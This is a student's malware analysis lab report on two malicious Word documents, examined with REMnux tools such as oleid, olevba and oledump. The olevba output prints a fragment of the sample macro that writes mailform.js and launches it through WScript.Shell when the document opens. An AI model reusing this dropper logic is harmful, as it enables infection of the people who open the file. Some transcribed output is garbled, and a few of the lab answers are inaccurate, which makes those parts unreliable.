


CCCY432 – Reverse Engineering and Malware Analysis
Lab 7 – Analyzing Malicious Documents (MS Office and RTF)
By Raghad lafe -2111941


Sample 1: Invitation.doc

- 1- I started by analyzing the malicious document `invitation.doc`. I used the `trid` command on `invitation.doc` to identify its format. and took a screenshot of the output.



```
remnux@remnux:~$ unzip /home/remnux/CH6 Mal Docs/invitation.zip
Archive: /home/remnux/CH6 Mal Docs/invitation.zip
  invitation.doc password:
password incorrect--reenter:
  inflating: invitation.doc
remnux@remnux:~$ trid invitation.doc
TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
- Error: found no file(s) to analyze!
remnux@remnux:~$ file invitation.doc
invitation.doc: Microsoft Word 2007+
remnux@remnux:~$ trid invitation.doc
TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 10291
Analyzing...
Collecting data from file: invitation.doc
53.6% (.DOCX) Word Microsoft Office Open XML Format document (with Macro) (52000/1/9)
24.2% (.DOCX) Word Microsoft Office Open XML Format document (23500/1/4)
18.0% (.ZIP) Open Packaging Conventions container (17500/1/4)
4.1% (.ZIP) ZIP compressed archive (4000/1)
remnux@remnux:~$
```

- 2- I ran the `oleid` tool on `invitation.doc` to analyze its properties and check for any potential risks within the document.



```
remnux@remnux:~$ oleid invitation.doc
oleid 0.60.1 - http://decalage.info/oletools
MIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: invitation.doc

Indicator      Value      Risk      Description
-----
file format    MS Word 2007+ Macro-Info
               Enabled Document (.docm)
               |
container format OpenXML      Info      Container type
encrypted      False       None      The file is not encrypted
VBA Macros     Yes, suspicious High      This file contains VBA macros. Suspicious keywords were found. Use olevba and raptr for more info.
JAV Macros     No          None      This file does not contain Excel 4/XLM macros.
external relationships 0          None      External relationships such as remote templates, remote OLE objects, etc.
remnux@remnux:~$
```

What is the risk value appeared in VBA Macros? High

What is the format of the office document? openXML

```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 4 19:09
remnux@remnux: ~

Set aMUsvg0In = Nothing
Dim K764B5Ph46Vh = FreeFile
K764B5Ph46Vh = FreeFile
IAiiymixt = KwXlyKwVj & "\" & "mailform.js"
Open (IAiiymixt) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMpXBo2h = CreateObject("WScript.Shell")
R66BpJMpXBo2h.Run "**** + IAiiymixt + **** + " vF8rdgMHKBrvCoCp0uIm"
ActiveDocument.Save
Exit Sub
Mn0WgnnpKXfR0:
Close #K764B5Ph46Vh
ActiveDocument.Save
End If
End Sub

-----+-----+-----+
|Type|Keyword|Description|
|-----+-----+-----+
|AutoExec|AutoOpen|Runs when the Word document is opened|
|AutoExec|AutoClose|Runs when the Word document is closed|
|Suspicious|Environ|May read system environment variables|
|Suspicious|Open|May open a file|
|Suspicious|Put|May write to a file (if combined with Open)|
|Suspicious|Binary|May read or write a binary file (if combined|
|with Open)|
|Suspicious|Kill|May delete a file|
|Suspicious|Shell|May run an executable file or a system|
|command|
|Suspicious|WScript.Shell|May run an executable file or a system|
|command|
|Suspicious|Run|May run an executable file or a system|
|command|
|Suspicious|CreateObject|May create an OLE object|
|Suspicious|Windows|May enumerate application windows (if|
|combined with Shell.Application object)|
|Suspicious|Xor|May attempt to obfuscate specific strings|
|(use option --deobf to deobfuscate)|
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be|
|used to obfuscate strings (option --decode to|
|see all)|
|IOC|mailform.js|Executable file name|
|-----+-----+-----+

remnux@remnux:~$
```

What does CreateObject do?

May create an OLE object

What are the types of obfuscation used in this example?

XOR

Base64 Strings

AutoExec

- 3- I used the olevba tool to analyze the macros in the invitation.doc file, and I captured a screenshot of the summarized table generated by olevba


```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 4 19:24
remnux@remnux: ~

-----
Type      | Keyword      | Description
-----
AutoExec  | AutoOpen     | Runs when the Word document is opened
AutoExec  | AutoClose    | Runs when the Word document is closed
Suspicious| Environ      | May read system environment variables
Suspicious| Open         | May open a file
Suspicious| Put          | May write to a file (if combined with Open)
Suspicious| Binary       | May read or write a binary file (if combined
                        | with Open)
Suspicious| Kill         | May delete a file
Suspicious| Shell        | May run an executable file or a system
                        | command
Suspicious| WScript.Shell| May run an executable file or a system
                        | command
Suspicious| Run          | May run an executable file or a system
                        | command
Suspicious| CreateObject | May create an OLE object
Suspicious| Windows      | May enumerate application windows (if
                        | combined with Shell.Application object)
Suspicious| Xor          | May attempt to obfuscate specific strings
                        | (use option --deobf to deobfuscate)
Suspicious| Base64 Strings| Base64-encoded strings were detected, may be
                        | used to obfuscate strings (option --decode to
                        | see all)
IOC       | mailform.js  | Executable file name
-----

remnux@remnux:~$ unzip invitation.docm
Archive: invitation.docm
  inflating: [Content Types].xml
  inflating: _rels/.rels
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/vbaProject.bin
extracting: word/media/image1.jpg
  inflating: word/theme/theme1.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml

remnux@remnux:~$
```

And Take a screenshot of the image1.jpg



- 4- I used the oledump.py tool on invitation.docm to analyze the embedded objects and VBA projects within the document. I took a screenshot of the output, which shows multiple streams.

```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 4
remnux@

Suspicious|WScript.Shell      |May run an executable file or a system
|command
Suspicious|Run                        |May run an executable file or a system
|command
Suspicious|CreateObject              |May create an OLE object
Suspicious|Windows                   |May enumerate application windows (if
|combined with Shell.Application object)
Suspicious|Xor                       |May attempt to obfuscate specific strings
| (use option --deobf to deobfuscate)
Suspicious|Base64 Strings            |Base64-encoded strings were detected, may be
|used to obfuscate strings (option --decode to
|see all)
IOC       |mailform.js               |Executable file name

remnux@remnux:~$ unzip invitation.docm
Archive:  invitation.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/vbaProject.bin
  extracting: word/media/image1.jpg
  inflating: word/theme/theme1.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
remnux@remnux:~$ ls
Ch6_Mal_Docs.zip  Desktop  Downloads  'Lab 6 Malware Samples (1)'  Pict
remnux@remnux:~$ ls word
document.xml  fontTable.xml  media  _rels  settings.xml  styles.xml  theme  vbaData.xml  vbaProject.bin
remnux@remnux:~$ feh word/media/image1.jpg
remnux@remnux:~$ oledump.py invitation.docm
A: word/vbaProject.bin
A1: 424 'PROJECT'
A2: 71 'PROJECTwm'
A3: M 5580 'VBA/NewMacros'
A4: m 938 'VBA/ThisDocument'
A5: 3354 'VBA/ VBA PROJECT'
A6: 572 'VBA/dir'
remnux@remnux:~$
```


Extract the stream A4 and paste the content here:

```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal No
remnux@

remnux@remnux:~$ oledump.py invitation.docm ls A4
00000000: 01 16 03 00 00 00 00 00 00 AC 02 00 00 04 00 00 .....
00000010: 00 DA 01 00 00 FF FF FF FF B3 02 00 00 07 03 00 .....
00000020: 00 00 00 00 00 01 00 00 00 00 4A 3B 23 00 00 FF .....
00000030: FF A3 01 00 00 B8 00 00 00 86 00 FF FF 01 01 00 .....
00000040: 00 00 00 FF FF FF FF 00 00 00 FF FF FF FF FF .....
00000050: FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080: 00 00 00 00 00 00 00 10 00 00 03 00 00 00 05 .....
00000090: 00 00 00 07 00 00 00 FF FF FF FF FF FF FF 01 .....
000000A0: 01 00 00 00 00 FF FF FF FF 78 00 00 00 00 00 .....
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF .....
000000D0: 00 00 00 00 4D 45 00 00 FF FF FF FF FF FF 00 .....
000000E0: 00 00 FF FF 00 00 00 00 FF FF 01 01 00 00 00 .....
000000F0: DF 00 FF FF 00 00 00 00 18 00 FF FF FF FF FF .....
00000100: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000110: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000120: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000130: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000140: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000150: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000160: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000170: FF FF FF FF FF FF FF FF FF FF 28 00 00 00 02 00 .....
00000180: 53 22 FF FF FF 00 00 01 00 53 10 FF FF FF FF .....
00000190: 00 00 01 00 53 22 FF FF FF 00 00 00 00 02 3C .....
000001A0: FF FF FF FF 00 FF FF 01 01 00 00 00 00 01 00 .....
000001B0: 28 00 31 00 4E 00 6F 00 72 00 60 00 61 00 6C 00 .....
000001C0: 2E 00 54 00 68 00 69 00 73 00 44 00 6F 00 63 00 .....
000001D0: 75 00 60 00 65 00 6E 00 74 00 00 00 00 00 00 .....
000001E0: FF FF FF FF 01 01 40 00 00 00 02 80 FE FF FF .....
000001F0: FF FF 20 00 00 00 FF FF FF FF 30 00 00 00 02 01 .....
00000200: FF FF 00 00 00 00 00 00 00 00 FF FF FF FF FF .....
00000210: FF FF 00 00 00 75 00 74 00 10 00 00 00 25 00 .....
00000220: 00 00 FF FF FF 40 00 00 00 00 00 FF FF 00 00 .....
00000230: 01 00 00 00 00 00 00 00 00 00 FF FF FF FF FF .....
00000240: FF FF FF FF FF FF 00 00 00 00 FF FF FF FF FF .....
00000250: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000260: 00 00 FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000270: FF FF FF FF FF 00 00 00 00 01 00 00 00 FF FF .....
00000280: 00 00 FF FF FF FF FF FF FF FF FF FF FF FF FF .....
00000290: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
000002A0: FF FF FF FF 00 FF FF FF FF FF FF FF FF FF FF .....
000002B0: 00 00 DF 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FE .....
```

Sample 2: **baddoc.doc**


- 1- I began by using the file and strings commands on baddoc.doc to identify its type and check for readable strings. I took a screenshot of the output.



```
remnux@remnux:~$ unzip '/home/remnux/Ch6_Mal_Docs/baddoc.zip'
Archive: /home/remnux/Ch6_Mal_Docs/baddoc.zip
  inflating: baddoc.doc
remnux@remnux:~$ file baddoc.doc
baddoc.doc: Composite Document File V2 Document, Little Endian, OS: Windows, Version 6.1, Code page: 1251, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Sun Feb  8 19:56:00 2015, Last Saved Time/Date: Tue Feb 10 15:27:00 2015, Number of Pages: 1, Number of Words: 51, Number of Characters: 291, Security: 0
remnux@remnux:~$ strings baddoc.doc
yb|z
dK1
Content Types.xml
rels/.rels
heme/theme/themeManager.xml
0)
heme/theme/theme1.xml
V|U
Tm#A
<Sp
L=dl()]]
N1b
SA,
JY
oLh
RGN
*+{+,
*+
:IdT0
)NFP
yE\
+W)
heme/theme/_rels/themeManager.xml.rels
V5Q
(M64R(1
Content Types.xmlPK
rels/.relsPK
heme/theme/themeManager.xmlPK
heme/theme/_rels/themeManager.xml.relsPK
?xml version="1.0" encoding="UTF-8" standalone="yes">
a:clMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2" tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6
"accent6" hlink="hlink" foHlink="foHlink"/>
Normal.dotm
Microsoft Office Word
Project
std
lex
G(00020
30-
```

What is the MS office document type of this sample?

(.doc) in the Composite Document File V2 format.



```
remnux@remnux:~$ exiftool baddoc.doc
ExifTool Version Number      : 12.76
File Name                    : baddoc.doc
Directory                   : .
File Size                    : 64 kB
File Modification Date/Time  : 2023:03:02 12:38:02-05:00
File Access Date/Time       : 2024:11:05 09:01:02-05:00
File Inode Change Date/Time  : 2024:11:05 00:50:59-05:00
File Permissions             : -rw-rw-r--
File Type                   : DOC
File Type Extension          : doc
MIME Type                   : application/msword
Identification               : Word 8.0
Language Code                : Russian
Doc Flags                   : lTable, ExtChar
System                      : Windows
Word 97                     : No
Title                       :
Subject                     :
Author                     :
Keywords                    :
Comments                    :
Template                    : Normal.dotm
Last Modified By             :
Software                    : Microsoft Office Word
Create Date                 : 2015:02:08 19:56:00
Modify Date                 : 2015:02:10 15:27:00
Security                    : None
Company                     :
Char Count With Spaces      : 341
App Version                 : 15.0000
Scale Crop                  : No
Links Up To Date            : No
Shared Doc                  : No
Hyperlinks Changed          : No
Title Of Parts               :
Reading Pairs                : Название, 1
Code Page                   : Windows Cyrillic
Comp Obj User Type Len      : 32
Comp Obj User Type          : 00000000 Microsoft Word 97-2003
Last Printed                 : 0000:00:00 00:00:00
Revision Number             : 1
Total Edit Time             : 0
Words                       : 51
Characters                  : 291
Pages                       : 1
Paragraphs                  : 1
Lines                       : 2
```

I ran exiftool on baddoc.doc and noted
"Template: normal.dotm" in the output.

What can you conclude from this info: "Template: normal.dotm"?

"Template: normal.dotm" suggests that the document might contain malicious macros embedded in the default Word template, potentially allowing it to execute harmful code when opened.

- 2- I used oleid to confirm the document format. The output showed it as an "MS Word 97-2003 Document or Template."

```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 09:12
remnux@remnux: ~

Comp Obj User Type Len : 32
Comp Obj User Type : 00000000 Microsoft Word 97-2003
Last Printed : 0000:00:00 00:00:00
Revision Number : 1
Total Edit Time : 0
Words : 51
Characters : 291
Pages : 1
Paragraphs : 1
Lines : 2
remnux@remnux:~$ oleid baddoc.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues


Filename: baddoc.doc
-----+-----+-----+-----+
Indicator | Value | Risk | Description
-----+-----+-----+-----+
File format | MS Word 97-2003 | info |
Document or Template |
-----+-----+-----+-----+
Container format | OLE | info | Container type
-----+-----+-----+-----+
Application name | Microsoft Office | info | Application name declared
Word | in properties
-----+-----+-----+-----+
Properties code page | 1251: ANSI Cyrillic; | info | Code page used for
Cyrillic (Windows) | properties
-----+-----+-----+-----+
Encrypted | False | none | The file is not encrypted
-----+-----+-----+-----+
VBA Macros | Yes, suspicious | HIGH | This file contains VBA
| | | macros. Suspicious
| | | keywords were found. Use
| | | olevba and mraptor for
| | | more info.
-----+-----+-----+-----+
XLM Macros | No | none | This file does not contain
Excel 4/XLM macros.
-----+-----+-----+-----+
External Relationships | 0 | none | External relationships
| | | such as remote templates,
| | | remote OLE objects, etc
-----+-----+-----+-----+
remnux@remnux:~$
```

Ch6_Mal_Docs remnux@remnux: ~


What is the format of the office document?

MS Word 97-2003 Document or Template

concatenate the separated strings and paste the final strings here:




```
remnux@remnux:~$ olevba baddoc.doc
=====
| keywords were found. Use |
| olevba and mraptor for |
| more info. |
=====
| LM Macros | No | none | This file does not contain |
| | | | Excel 4/XLM macros. |
=====
| External | 0 | none | External relationships |
| relationships | | | such as remote templates, |
